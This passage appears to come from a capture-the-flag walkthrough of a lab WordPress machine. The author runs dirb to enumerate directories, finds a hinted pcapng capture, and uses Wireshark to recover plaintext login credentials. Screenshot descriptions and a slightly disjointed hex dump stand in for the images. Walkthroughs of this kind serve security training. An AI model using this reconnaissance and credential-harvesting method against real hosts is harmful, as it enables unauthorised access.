+ http://192.168.41.10/atom (CODE:301|SIZE:0)
+ http://192.168.41.10/dashboard (CODE:302|SIZE:0)


```

```
==> DIRECTORY: http://192.168.41.10/embed/
+ http://192.168.41.10/favicon.ico (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.41.10/feed/
+ http://192.168.41.10/index.php (CODE:301|SIZE:0)
+ http://192.168.41.10/license (CODE:200|SIZE:19915)
+ http://192.168.41.10/logout (CODE:403|SIZE:2794)
+ http://192.168.41.10/lostpassword (CODE:200|SIZE:10873)
+ http://192.168.41.10/page1 (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.41.10/phpmyadmin/
+ http://192.168.41.10/rdf (CODE:301|SIZE:0)
+ http://192.168.41.10/readme (CODE:200|SIZE:7274)
+ http://192.168.41.10/register (CODE:302|SIZE:0)
+ http://192.168.41.10/robots.txt (CODE:200|SIZE:67)
+ http://192.168.41.10/rss (CODE:301|SIZE:0)
+ http://192.168.41.10/rss2 (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.41.10/secret/
+ http://192.168.41.10/tasks (CODE:200|SIZE:156)
==> DIRECTORY: http://192.168.41.10/wp-admin/
+ http://192.168.41.10/wp-config (CODE:200|SIZE:0)
```

Dirb got me three uncommon entries : a directory named secret, a file named tasks and the wordpress configuration file. The /secret/ directory is the login page. Good security thinking again.



The "tasks" page appears to be a message to someone named Jarret Lee.




The message implies that Jarret Lee is the temporary admin in the place of real admin who is away. It also says the details are in a pcapng file. So I once again use dirb but this time I am searching for files with a pcapng file.

```
kali@kali:~$ dirb http://192.168.41.10 -x pcapng
```


```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Sun Aug 2 06:15:28 2020  
URL_BASE: http://192.168.41.10/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
EXTENSIONS_FILE: pcapng |  
(!) FATAL: Error opening words file: pcapng  
kali@kali:~$
```

Dirb fails to find it. So I just search for it in the browser and find a file jarret.pcapng.



A pcapng file is a packet capture file and can be opened with any packet capture software. I am using Wireshark.



But I am unable to login with these credentials. I started searching further. I found another one.

The screenshot shows a Wireshark capture of an HTTP login attempt. The packet list shows a POST request to /login/ with a body containing form data. The packet details pane shows the form items: log=jarretlee, pwd=nopassword, redirect_to=http://192.168.3.109/wp-admin/, and testcookie=1. The packet bytes pane shows the raw data of the request body, which is URL-encoded.

No.	Time	Source	Destination	Protocol	Length	Info
112	8.911882236	49.205.171.34	192.168.3.111	HTTP	474	HTTP/1.1 200 OK (text/plain)
166	20.598085878	192.168.3.111	192.168.3.109	HTTP	795	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)
181	25.803448440	192.168.3.109	192.168.3.111	HTTP	771	HTTP/1.1 200 OK (application/json)
237	34.023494599	192.168.3.111	192.168.3.109	HTTP	794	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)
249	35.002882834	192.168.3.109	192.168.3.111	HTTP	771	HTTP/1.1 200 OK (application/json)
329	55.226493677	192.168.3.103	104.89.172.76	HTTP	267	GET /en-US/livetile/preinstall?region=IN&appid=C98EA5B08420BB...
335	55.250008152	104.89.172.76	192.168.3.103	HTTP/X..	3289	[TCP Spurious Retransmission] HTTP/1.1 200 OK
352	64.668592278	192.168.3.111	192.168.3.109	HTTP	803	POST /login/ HTTP/1.1 (application/x-www-form-urlencoded)

[HTTP request 1/1]
[Response in frame: 181]
File Data: 94 bytes

- HTML Form URL Encoded: application/x-www-form-urlencoded
- Form item: "log" = "jarretlee"
- Form item: "pwd" = "nopassword"
- Form item: "redirect_to" = "http://192.168.3.109/wp-admin/"
- Form item: "testcookie" = "1"

0200 2d 74 69 6d 65 2d 35 3d 31 35 39 31 35 31 38 35 -time-5= 15915185
0200 39 34 3b 20 77 6f 72 64 70 72 65 73 73 5f 74 65 94; word press_t
0200 73 74 5f 63 6f 6f 6b 69 65 3d 57 50 2b 43 6f 6f st_cooki e=wP+Co
0200 6b 69 65 2b 63 68 65 63 6b 0d 0a 0d 0a 6c 6f 6f kie+chec k...lo
0200 3d 6a 61 72 72 65 74 6c 65 65 26 70 77 64 3d 6e g=jarret lee&pwd=n
0200 6f 70 61 73 73 77 6f 72 64 26 72 65 64 69 72 65 opasswor d&redire
0200 63 74 5f 74 6f 3d 68 74 74 70 25 33 41 25 32 46 ct_to=htt p%3A%2F
0200 25 32 46 31 39 32 2e 31 36 38 2e 33 2e 31 30 39 %2F192.1 68.3.109
0300 25 32 46 77 70 2d 61 64 6d 69 6e 25 32 46 26 74 %2Fwp-ad min%2F&t
0310 65 73 74 63 6f 6f 6b 69 65 3d 31 estcooki e=1

Even this is not our password. After trying some false ones, I found the original pair of credentials.

The screenshot shows a Wireshark capture of a successful HTTP login attempt. The packet list shows a POST request to /login/ with a body containing form data. The packet details pane shows the form items: log=jarretlee, pwd=NoBrUtEfOrCe_R3Qu1R3d, and redirect_to=http://192.168.3.109/wp-admin/. The packet bytes pane shows the raw data of the request body, which is URL-encoded.

